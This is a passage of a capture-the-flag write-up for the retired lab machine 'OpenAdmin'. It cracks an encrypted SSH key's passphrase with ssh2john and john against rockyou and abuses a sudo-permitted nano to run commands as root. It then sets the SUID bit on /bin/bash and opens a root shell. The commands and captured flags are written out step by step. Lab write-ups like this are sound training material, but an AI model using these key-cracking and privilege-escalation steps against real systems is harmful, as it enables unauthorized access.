3. We can decrypt it using ssh2john
4. ~/hackingmysocks/openadmin ▷ vim id_rsa
5. ~/hackingmysocks/openadmin ▷ chmod 600 id_rsa
6. ~/hackingmysocks/openadmin ▷ ssh joanna@10.10.10.171 -i id_rsa
7. Connecting right now would fail because even though we did everything correctly the ssh key is encrypted.
```

ssh2john decrypting an encrypted private key

- #pwn_ssh2john_decrypting_an_encrypted_SSH_private_key


20. SSH2JOHN decrypting and encrypted SSH private key

```
1. bloodninjas
2. ▷ ssh2john id_rsa > hash_id_rsa_joanna
3. ▷ cat hash_id_rsa_joanna
id_rsa:$sshng$1$16$2AF25344B8391A25A9B318F3FD767D6D$1<snip>
4.  ▷ john --wordlist=/usr/share/wordlists/rockyou.txt hash_id_rsa_joanna
bloodninjas      (id_rsa)
5. ▷ ssh joanna@10.10.10.171 -i id_rsa
6. Do you accept this fingerprint? yes
7. It prompts me for the ssh passphrase. I paste in bloodninjas
8. SUCCESS
```

PrivESC to root via nano stickybit assignment

21. PrivESC as joanna to ROOT

```
1. joanna@openadmin:~$ cat /home/joanna/user.txt
d8d967592464f49ded6ac1f74d79be73
2. joanna@openadmin:~$ whoami
joanna
3. joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
4. We can run nano with no password needed as root.
5. I immediately think of GTFObins.
6. GTFObins did not work here, but if you understand what is going on with the sudo -l command. We are being given the right to
write to the file /opt/priv. So if we inject chmod u+s /bin/bash then do bash -p we become root. So we do not need GTFObins and it
did not work for me anyway since I do not have the sudoers password for joanna. I only have the ssh passphrase.
7. So now we do the command in sudo -l but you need to write it with sudo -u root.
8. joanna@openadmin:/opt$ sudo -u root /bin/nano /opt/priv
9. Then type the following...
10. CTRL + r >>> CTRL + x >>> whoami
11. We are root.
12. Now do the same thing again but this time assign the stickybit suid to /bin/bash
13. sudo -u root /bin/nano /opt/priv
14. CTRL + r >>> CTRL + x >>> chmod 4755 /bin/bash
15. joanna@openadmin:/opt$ sudo -u root /bin/nano /opt/priv
joanna@openadmin:/opt$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
joanna@openadmin:/opt$ bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/root.txt
6e6bf7055ecf8a830db54319937ba7f4
16. I have to admit I never even heard of CTRL + r and CTRL + x before using nano. That was a very fun box. I highly recommend
this box for enumeration and pivoting practice.
```


OpenAdmin has been Pwned!
Congratulations quadamage, best of luck in capturing flags ahead!
#24434
MACHINE RANK
06 Mar 2024
PWN DATE
RETIRED
MACHINE STATE
OK
SHARE

PWNED